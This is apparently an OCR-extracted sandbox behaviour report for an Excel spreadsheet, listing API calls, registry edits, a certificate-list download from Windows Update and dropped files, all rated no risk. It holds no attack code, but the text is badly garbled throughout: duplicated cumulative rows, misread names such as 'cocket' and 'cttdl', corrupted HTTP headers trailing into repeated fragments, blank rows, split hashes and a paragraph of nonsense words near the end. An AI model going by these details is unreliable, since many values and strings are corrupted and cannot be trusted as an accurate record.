Call Network API		
Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8	2768
Call Network API Call Network API Call System API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87	2768 2768
Call Network API Call Network API Call System API Call System API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0	2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8	2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8	2768 2768 2768 2768 2768
Call Network API Call System API Call System API Call System API Call Network API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, 10a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\fractricetors (Keep-Alive\fractricetors) (ef8, 209.197.3.42 GMT\r/nlf-None-Match: "08f5ab0361ad71:0"\r/nl\under-Agent: Microsoft-CryptoAPI/10.0\fractricetors (ctld.)	2768 2768 2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call Network API Call System API Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f6b09361 HTTP/1.1\r\nConnection: Keep-Alive\r\nA ccept: "/"\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl. windowsupdate.com\r\n\r\n, 1, 287) Return: 0	2768 2768 2768 2768 2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, 10a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\n/\nConnection: Keep-Alive\n/\nA ccept: "/"\nIl-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n/\nIl-None-Match: "08f5ab0361ad71:0"\n\nUser-Agent: Microsoft-CryptoAPI/10.0\n\nHost: ctldl. windowsupdate.com\n\n\n\n, 1, 287) Return: 0 API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1	2768 2768 2768 2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: cocket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\n\nConnection: Keep-Alive\n\n\n\n\cept{cept}.'\n'\n\n\l-\n\odds\ndid\ndid\ndid\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd	2768 2768 2768 2768 2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API	API Name: socket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (cttdl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, 10a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1lvinConnection: Keep-Alive\n/nA ccept: "\n/\n/n\nII-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n/\nII-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n	2768 2768 2768 2768 2768 2768 2768 2768
Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: cocket Args: (23, 2, 0) Return: ef8 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (23, 2, 0) Return: ef8 API Name: socket Args: (2, 1, 6) Return: ef8 API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0 API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0 API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\n\nConnection: Keep-Alive\n\n\n\n\cept{cept}.'\n'\n\n\l-\n\odds\ndid\ndid\ndid\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd\nd	2768 2768 2768 2768 2768 2768 2768 2768 2768

Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768
Call System API	API Name: GetVersionExA Args: (1494ef9c) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (1494eed8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (1494f168) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\WefCacheld Value: {BE22FE97-EBDB-4728-AD00-AE4AAE69EABC}	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: Anonymous	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Entitlements\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73\Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\\Resiliency\Document\Recovery\ Value: None	2768
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None	2768
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\F07E1000, %APPDATA%\Microsoft\Excel\	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 7fe58	2768
Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (0) - 2584 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (1) - 2584 - excel.exe - OTeleM ediumCost.dat) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*\}(*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (0) - 2496 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F\ (1) - 2496 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A\} (0) - 2584 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.d at) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80118	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessid.dat) Return: 1	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\a8' Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2768



▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09 CA9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCACD1F39AD775444107D56A12D 2220C1A
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	887	225FABB0A5FE2DCAD35375DE9BCA19ADF F8403B8
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF 2ADEC
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8 820E80
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6 B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (48f800) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48f4cc) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startup\tems\pf' Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2792
Call System API	API Name: GetVersionExA Args: (48f5e8) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d834) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d344) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d7c0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%Microsoft.NET\Framework*, 0, 48c87c, 0, 0, 0) Return: 6a53d0		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a53d0, 48c87c) Return: 1		2792
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTT Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2792
Call System API	API Name: GetVersionExA Args: (48d8c4) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48884) Return: 1		2792
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTAR\T**, 0, 3075c27c, 0, 0, 0) Return: 6a5650		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\		2792
•	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\Startup\tems\pi^*\Value: None		2792
Delete Registry Key			
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\Startup tems\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (D\\) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM		2792
Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2		2792
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (482630) Return: 1		2792
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		2792

API Name: GetDriveTypeW Args: (C:\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		
		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971\1C6971\Value: None		2792
API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971\Value: None		2792
API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		2792
Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
		2792
		2792
		2792
		2792
		2792
		2792
		2792
Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		2792
API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 2 Value: None		2792
API Name: GetDriveTypeW Args: (C:\() Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		2792
API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		2792
API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
		2792
·		2792
		2792
,		2792
		2792
·		2792
·		2792
		2792
		2792
·		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 11 Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 12 Value: None		2792
API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 13 Value: None		2792
API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 14 Value: None		2792
API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None		2792
API Name: GetDriveTypeW Args: (%USERPROFILE%'AppData\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None		2792
API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None		2792
·		2792
		2792
		2792
		2792
·		
		2792
		2792
·		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None		2792
API Name: NetShareEnum Args: (, 503, 6f658b90, -1, a04374c, a043748, 0) Return: 0		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None		2792
API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 26 Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 27 Value: None		2792
Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None		2792
	Jack Petro Current United Control (1) Hours 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 APP hame Gebrushy May Col (1) Havins 3 App Hame College (1) Havins 3 App Hame College (1) Havins 4 App Hame College (1) Hamins 4 App Hamins (1) Hamins 4 App Hame College (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins 4 App Hamins (1) Hamins	Any NEW COLUMN TO LIST COLUMN TO COL


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 35 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 36 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 37 Value: None	
Delete Registry Key	,	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 38 Value: None	2792
